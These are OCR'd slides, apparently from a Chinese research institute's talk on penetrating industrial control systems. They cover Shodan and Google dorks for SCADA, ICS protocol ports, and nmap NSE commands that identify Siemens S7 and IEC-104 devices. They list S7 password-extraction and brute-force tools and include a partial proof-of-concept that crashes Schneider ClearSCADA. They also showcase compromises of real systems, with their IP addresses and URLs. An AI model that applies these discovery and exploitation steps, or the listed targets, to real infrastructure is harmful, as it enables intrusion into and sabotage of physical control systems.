
工控渗透


1.工控设备安全状况
2.工控设备发现
3.工控扫描
4.工控渗透成果

中国科学院信息工程研究所
INSTITUTE OF INFORMATION ENGINEERING,CAS

工控设备安全状况

wooyun工控安全事件初步统计(统计终止日期:2015.10.15)：






工控设备发现

1.工控协议；
2.搜索引擎shodan，zoomeye等；
3.google hacking：inurl:login intitle：scada系统/电力系统/火力发电;
4.scada系统生成产商,以及相应产品;

工控设备发现


Protocols
Siemens S7
TCP 102
port:102
BACnet
TCP 47808
port:47808
ProConOs
TCP 20547
port:20547
Modbus
TCP 502
port:502
Tridium Niagara Fox
TCP 1911
port:1911
MELSEC-Q
TCP 5007
port:5007
IEC 60870-5-104
TCP 2404
port:2404
Crimson V3
TCP 789
port:789
DNP3
TCP 20000
port:20000
OMRON FINS
TCP 9600
port:9600
EtherNet/IP
TCP 44818
port:44818
PCWorx
TCP 1962
port:1962


工控设备发现



HR2000 SCADA隧道监控系统.doc	2013/1/12 15:16	Microsoft Word ...	167 KB
SCADA.EMS.DMS一体化系统主站技术方案.doc	2013/1/12 15:13	Microsoft Word ...	1,354 KB
SCADA系统在马鞍山港华的应用.docx	2013/1/12 15:14	Microsoft Office...	558 KB
电力scada系统设计.pdf	2015/12/3 15:41	Adobe Acrobat ...	178 KB
基于NetLinx网络架构及RSViewSE的SCADA系统.pdf	2015/12/3 15:41	Adobe Acrobat ...	1,872 KB
基于光纤通讯的SCADA系统.doc	2013/1/12 15:15	Microsoft Word ...	190 KB
牵引供电SCADA系统的网络与通信技术.pdf	2013/1/12 15:13	Adobe Acrobat ...	1,830 KB
燃气行业SCADA系统方案.ppt	2013/1/12 15:12	Microsoft Power...	1,693 KB
输气管道自动化与SCADA系统.ppt	2013/1/12 15:12	Microsoft Power...	228 KB
水、气、热三网综合SCADA远程抄表监控系统.doc	2013/1/12 15:16	Microsoft Word ...	1,053 KB
浙江天然气杭嘉线SCADA系统应用.doc	2013/1/12 15:14	Microsoft Word ...	1,290 KB
自来水厂SCADA系统解决方案.pdf	2015/12/3 15:28	Adobe Acrobat ...	724 KB

工控扫描

- Nmap，Zmap，shodan等



get_seed_range.py	2014/5/25 19:17	Python File	3 KB
iec-60870-5-104.py	2014/5/25 19:17	Python File	5 KB
iec-61850-8-1.py	2014/5/25 19:17	Python File	6 KB
iec-identify.nse	2014/5/25 19:17	NSE 文件	5 KB
mms-identify.nse	2014/5/25 19:17	NSE 文件	8 KB
profinet_scanner.noscapy.py	2014/5/25 19:17	Python File	9 KB
profinet_scanner.scapy.py	2014/5/25 19:17	Python File	8 KB
profinet_set_fuzzer.py	2014/5/25 19:17	Python File	8 KB
profinet_set_network_info.py	2014/5/25 19:17	Python File	3 KB
s7_password_hashes_extractor.py	2014/5/25 19:17	Python File	2 KB
s7-1200_brute_offline.py	2014/5/25 19:17	Python File	4 KB
s7-1500_brute_offline.py	2014/5/25 19:17	Python File	5 KB
s7-packet-structure.py	2014/5/25 19:17	Python File	5 KB
s7-show-payloads.py	2014/5/25 19:17	Python File	7 KB
show_byte_sequences.py	2014/5/25 19:17	Python File	5 KB

IEC 61870-5-101/104 2404：


nmap -Pn -n -d --script iec-identify.nse --script-args=iec-identify -p Host_ip


Siemens S7 102：

nmap -p 102 --script s7-enumerate -sV Host_ip

nmap -d --script mms-identify.nse --script-args='mms-identify.timeout=500' -p 102 IP

工控渗透成功展示


工控渗透总结
弱密钥
8%
路径遍历
10%
sql注入拖库
11%
get shell
8%
获取权限
19%
搜索目标
44%


工控攻击统计
弱密钥
4
路径遍历
5
sql注入脱裤
6
get shell
4
获取权限
10
搜索目标
23
0
5
10
15
20
25


工控渗透成功展示

- 渗透系统：Schneider Electric
- scada版本：Schneider Electric ClearSCADA 2010 R3.1 (build 72.4644)， Schneider Electric ClearSCADA 2010 R3 (build 72.4560)
- POC：

```
if(resp == None):
    print "return Nothing!\n"
    return

if(resp.status==301):
    print "Server status is normal.\n"

elif(resp.status==200):
    print "Server is already in safe mode."
    sys.exit(1)

elif((resp.status!=301)|(resp.status!=200)):
    print("Server returned %d %s, server state unknown.\nContinuing anyways..\n" % (res

print("Sending packets to trigger exception...\n")

try:
    sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    sock.connect(cs)

    sock.send(pkt_1)
    resp_1 = sock.recv(32)

    sock.send(pkt_2)
    resp_2 = sock.recv(32)
```

工控渗透成功展示

- 国内某scada设施农业总控系统



DA Groups


Id	Name	State	Total Clients	Active Clients	Def Rate	Def Handle	Def LCID
898	WIN-FJSCRDH72LV_53700_CDataSource_Fast	Private	1	1	500	2	2052
899	WIN-FJSCRDH72LV_53700_CDataSource_Normal	Private	1	1	1000	16	2052


Driver	Publisher	Version	Status	Startup	Failure Count	Objects	Telnet Port	Lo
AdvancedModbus	Schneider Electric	6.73.4955.1	Stopped, No Config	Automatic	0	0	0	
CrystalReports	Schneider Electric	6.73.4955.1	Running	Automatic	0	1	0	APP,ERR,OBJ,REQ,CRY
DF1	Schneider Electric	6.73.4955.1	Stopped, No Config	Automatic	0	0	0	
DNP3	Schneider Electric	6.73.4955.1	Running	Automatic	0	67	0	APP,ERR,OBJ,CHN,SET,O
Kingfisher	Schneider Electric	6.73.4955.1	Stopped, No Config	Automatic	0	0	0	
Logic	Schneider Electric	6.73.4955.1	Running	Automatic	0	7	-	-
Modbus	Schneider Electric	6.73.4955.1	Running	Automatic	0	4359	0	APP,ERR,SRC,SVR
ModbusSlave	Schneider Electric	6.73.4955.1	Running	Automatic	0	4	0	APP,ERR,SRC,SVR
NTMon	Schneider Electric	6.73.4955.1	Running	Automatic	0	21	0	APP,ERR,SRC
NTP	Schneider Electric	6.73.4955.1	Stopped, No Config	Automatic	0	0	0	


工控渗透成功展示

- Schneider Electric BMX NOE

  http://77.209.238.174/index.htm(可随意重置密码，查看敏感信息，已被封)








Conn.	Remote address	Remote port	Local port	Mess. Sent	Me
1	83.230.180.92	63839	502	63534	6
2	127.0.0.1	1045	502	7007	7
3	83.230.180.92	61573	502	2766	2

工控渗透成功展示

- http://222.32.87.225:8080/ 大型路由，内网搭设工控系统


工控渗透成功展示


- 德国惠朋VIPA GmbH PLC配置系统



工控渗透成功展示


- 西门子S7 http://212.142.151.118/Portal3000.htm






工控渗透成功展示

